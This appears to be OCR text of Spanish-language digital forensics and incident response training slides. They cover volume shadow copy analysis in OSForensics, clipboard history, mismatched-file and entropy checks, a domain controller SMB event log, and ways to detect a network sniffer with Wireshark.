
El Servicio de instantáneas de volumen puede crear instantáneas utilizando diferentes métodos, como:

- Copia completa: este método crea una copia completa del volumen original en un momento determinado, que es de solo lectura.
- Copiar en escritura: este método no copia el volumen original, sino que registra los cambios realizados en el volumen después de un momento específico.
- Redirección al escribir: este método redirige los cambios a un volumen diferente, manteniendo el volumen original sin cambios.



OSForensics - LOCAL
Workflow
Manage Case
Create Forensic Image
ThumbCache Viewer
Registry Viewer
Raw Disk Viewer
Email Viewer
Indexing
Signatures
Analyze Shadow Copies
Manage Case
Help
Select Case
New Case...
Title
Create Date
Access Date
Location
Default ...
Case...
Case Type
C:\Users\rg\Documents\PassMark\OSForensics\Cases\LOCAL\
C:\ [Local]
Internal / Confidential
File System Browser
View
Tools
Drive-C:
Analyze Volume Shadow Copies
Analyze Volume Shadow Copies
Base Volume
Drive-C:\
"New" Volume
"Old" Volume
Find Shadow Copies
Analyze
Ignore Windows Temp Folders
Hashset...
Export...
Add to Case...
Show:
All
Name
Volume
Difference
Create
Modify
Size
Attril
Total Differences:
Total New:
Total Deleted:
Total Modified:
Total Size Change:
New Size:
Deleted Size:
Modified Size:
17:09:00
4:07:42




Sy lo mostraré qué es diferente entre el actual y el Shadow Copy




Se mostrará qué es diferente entre el actual y el Shadow Copy




El Portapapeles de Windows 10 es capaz de almacenar evidencia valiosa, con la función Historial del Portapapeles

El registro "UNPINNED" del historial del portapapeles sigue siendo volátil y, por lo tanto, debe adquirirse de un sistema activo antes de apagarlo.

# Identificación de archivos no coincidentes


Una búsqueda básica de archivos que no coinciden simplemente implica ingresar una ubicación de búsqueda y un filtro.

El software localiza cualquier archivo cuyos bytes sin formato no sean consistentes con el formato que especifica la extensión del archivo.  Por ejemplo, una imagen .jpg a la que se le ha cambiado el nombre a un archivo de documento .doc aparecerá en los resultados de la búsqueda, ya que los bytes sin procesar de un archivo de imagen no corresponden al formato de archivo de un archivo de documento.

# Visor de entropía

La entropía de archivos mide la aleatoriedad de los datos en un archivo.  Un valor de entropía bajo indica que el archivo no está cifrado ni comprimido, mientras que un valor de entropía alto significa que los datos son lo suficientemente aleatorios como para poder comprimirlos o cifrarlos.

El Visor de entropía muestra la entropía del elemento actual, lo cual es crucial en la ciencia forense digital, ya que una entropía alta generalmente indica un archivo potencialmente malicioso o cifrado, lo que lo distingue de los archivos legítimos que generalmente tienen una entropía baja.



**Aproximadamente el 55% de todas las muestras maliciosas tienen una entropía de 7.2 o superior.**



# Tareas y herramientas comunes: prácticas

Siguiente - Análisis forense para respuesta a incidentes (DFIR) - Pausa


# Análisis forense para respuesta a incidentes (DFIR)

# Análisis forense para respuesta a incidentes (DFIR)

**El uso rutinario de herramientas forenses puede llevar al descubrimiento de otros problemas de red**



# Análisis forense para respuesta a incidentes (DFIR)



# Análisis forense para respuesta a incidentes (DFIR)


| Event Time | Event ID | Event Record ID | User ID (Linux) | Event Information |
|---|---|---|---|---|
| 6/7/2024, 15:10:52 | 30807 | 33441 | | Share Name: \DC01.[redacted].corp\SysVol, Session ID: 0x5C168C000021 |
| 6/7/2024, 15:10:52 | 30805 | 33440 | | Server Name: \DC01.[redacted].corp, Session ID: 0x5C168C000021 |
| 6/7/2024, 15:10:52 | 30804 | 33439 | | Server Name: \DC01.[redacted].corp, Server Address: 192.[redacted]:445 |
| 6/7/2024, 12:59:57 | 22 | 368 | | User: GT6VTPZ33\[redacted], Session ID: 2, Source Address: LOCAL |
| 6/7/2024, 12:59:56 | 21 | 367 | | User: GT6VTPZ33\[redacted], Session ID: 2, Source Address: LOCAL |
| 6/7/2024, 12:59:56 | 42 | 366 | | User: GT6VTPZ33\[redacted], Session ID: 2 |
| 6/7/2024, 12:59:55 | 24 | 364 | | User: [redacted]\va[redacted] Session ID: 1, Source Address: LOCAL |
| 6/7/2024, 12:59:55 | 4779 | 70560 | | Account Name: [redacted], Account Domain: [redacted], Logon ID: 0x1140DA, Sess |
| 6/6/2024, 21:05:59 | 30807 | 33276 | | Share Name: \DC01\IPC$, Session ID: 0x5C14B4000065 |
| 6/6/2024, 21:05:59 | 30805 | 33275 | | Server Name: \DC01, Session ID: 0x5C14B4000065 |
| 6/6/2024, 21:05:59 | 30804 | 33274 | | Server Name: \DC01, Server Address: 192.177.54.28:445 |
| 6/6/2024, 20:35:45 | 30807 | 33256 | | Share Name: \DC01\IPC$, Session ID: 0x5C1204000D85 |
| 6/6/2024, 20:35:45 | 30805 | 33255 | | Server Name: \DC01, Session ID: 0x5C1204000D85 |
| 6/6/2024, 20:35:45 | 30804 | 33254 | | Server Name: \DC01, Server Address: 192.177.54.28:445 |
| 6/6/2024, 19:53:04 | 30807 | 33247 | | Share Name: \DC01.[redacted].corp\IPC$, Session ID: 0x5C1400000069 |
| 6/6/2024, 19:53:04 | 30805 | 33246 | | Server Name: \DC01.[redacted].corp, Session ID: 0x5C1400000069 |
| 6/6/2024, 19:53:04 | 30804 | 33245 | | Server Name: \DC01.[redacted].corp, Server Address: 192.[redacted]:445 |
| 6/6/2024, 16:56:08 | 22 | 360 | | User: [redacted]\va[redacted], Session ID: 1, Source Address: LOCAL |
| 6/6/2024, 16:56:05 | 21 | 359 | | User: [redacted]\va[redacted], Session ID: 1, Source Address: LOCAL |
| 6/6/2024, 16:56:05 | 42 | 358 | | User: [redacted]\va[redacted], Session ID: 1 |
| 6/6/2024, 10:48:55 | 22 | 353 | | User: [redacted]\va[redacted], Session ID: 1, Source Address: LOCAL |
| 6/6/2024, 10:48:52 | 21 | 352 | | User: [redacted]\va[redacted], Session ID: 1, Source Address: LOCAL |
| 6/6/2024, 10:48:51 | 42 | 351 | | User: [redacted]\va[redacted], Session ID: 1 |
| 6/5/2024, 18:53:47 | 30807 | 32960 | | Share Name: \DC01.[redacted].corp\SysVol, Session ID: 0x5C0EEC000409 |
| 6/5/2024, 18:53:47 | 30805 | 32959 | | Server Name: \DC01.[redacted].corp, Session ID: 0x5C0EEC000409 |
| 6/5/2024, 18:53:47 | 30804 | 32958 | | Server Name: \DC01.[redacted].corp, Server Address: 192.[redacted]:445 |
| 6/5/2024, 8:03:13 | 30807 | 32819 | | Share Name: \DC01.[redacted].corp\SysVol, Session ID: 0x5C0CF8000D81 |
| 6/5/2024, 8:03:13 | 30805 | 32818 | | Server Name: \DC01.[redacted].corp, Session ID: 0x5C0CF8000D81 |
| 6/5/2024, 8:03:13 | 30804 | 32817 | | Server Name: \DC0[redacted].corp, Server Address: 192.[redacted]:445 |
| 6/5/2024, 8:02:25 | 30808 | 32816 | | Share Name: \DC01.[redacted].corp\SysVol, Server Address: [redacted].28:445, S |
| 6/5/2024, 8:02:25 | 30806 | 32815 | | Server Name: \DC01.[redacted].corp, Server Address: 192.[redacted].28:445, Session |
| 6/5/2024, 8:02:21 | 30807 | 32814 | | Share Name: \DC01[redacted].corp\SysVol, Session ID: 0x5C0D54000309 |
| 6/5/2024, 8:02:21 | 30805 | 32813 | | Server Name: \DC01.[redacted].corp, Session ID: 0x5C0D54000309 |
| 6/5/2024, 8:02:21 | 30804 | 32812 | | Server Name: \DC01.[redacted].corp, Server Address: 192.177.54.28:445 |
| 6/5/2024, 7:49:12 | 30807 | 32811 | | Share Name: \DC01.[redacted]corp\SysVol, Session ID: 0x5C0C60000109 |
| 6/5/2024, 7:49:12 | 30805 | 32810 | | Server Name: \DC01.[redacted]corp, Session ID: 0x5C0C60000109 |
| 6/5/2024, 7:49:12 | 30804 | 32809 | | Server Name: \DC01.[redacted]corp, Server Address: 192.177.54.28:445 |
| 6/5/2024, 4:14:09 | 30807 | 32782 | | Share Name: \DC01.[redacted]corp\SysVol, Session ID: 0x5C0CBC000C89 |
| 6/5/2024, 4:14:09 | 30805 | 32781 | | Server Name: \DC01.[redacted].corp, Session ID: 0x5C0CBC000C89 |
| 6/5/2024, 4:14:09 | 30804 | 32780 | | Server Name: \DC01.[redacted].corp, Server Address: 192.177.54.28:445 |
| 6/5/2024, 1:57:58 | 30808 | 32769 | | Share Name: \DC01\IPC$, Server Address: 192.[redacted]:445, Session ID: 0x5C |
| 6/5/2024, 1:57:58 | 30806 | 32768 | | Server Name: \DC01, Server Address: 192.[redacted]:445, Session ID: 0x5C0D18 |
| 6/5/2024, 1:57:58 | 30807 | 32767 | | Share Name: \DC01\IPC$, Session ID: 0x5C0D18000605 |
| 6/5/2024, 1:57:58 | 30805 | 32766 | | Server Name: \DC01, Session ID: 0x5C0D18000605 |
| 6/4/2024, 14:49:54 | 30807 | 32707 | | Share Name: \DC01.[redacted].corp\SysVol, Session ID: 0x5C0E6C00000D |

Sólo dos cosas causan este tipo de patrón de desconexión intermitente en todos los nodos de la red.

Un segmento de red mal configurado

Un rastreador de redes

# Análisis forense para respuesta a incidentes (DFIR)



# Análisis forense para respuesta a incidentes (DFIR)

Usar un rastreador de red como Wireshark para detectar otro rastreador en la red es un desafío, pero no imposible. Aquí hay algunos métodos y consideraciones:

### 1. Detección de suplantación de ARP

- **Explicación**: Los rastreadores suelen utilizar la suplantación de identidad de ARP para interceptar el tráfico en una red conmutada.
- **Detección**: Puede utilizar Wireshark para monitorear el tráfico ARP en busca de direcciones IP duplicadas asignadas a diferentes direcciones MAC.

### 2. Detección de modo promiscuo

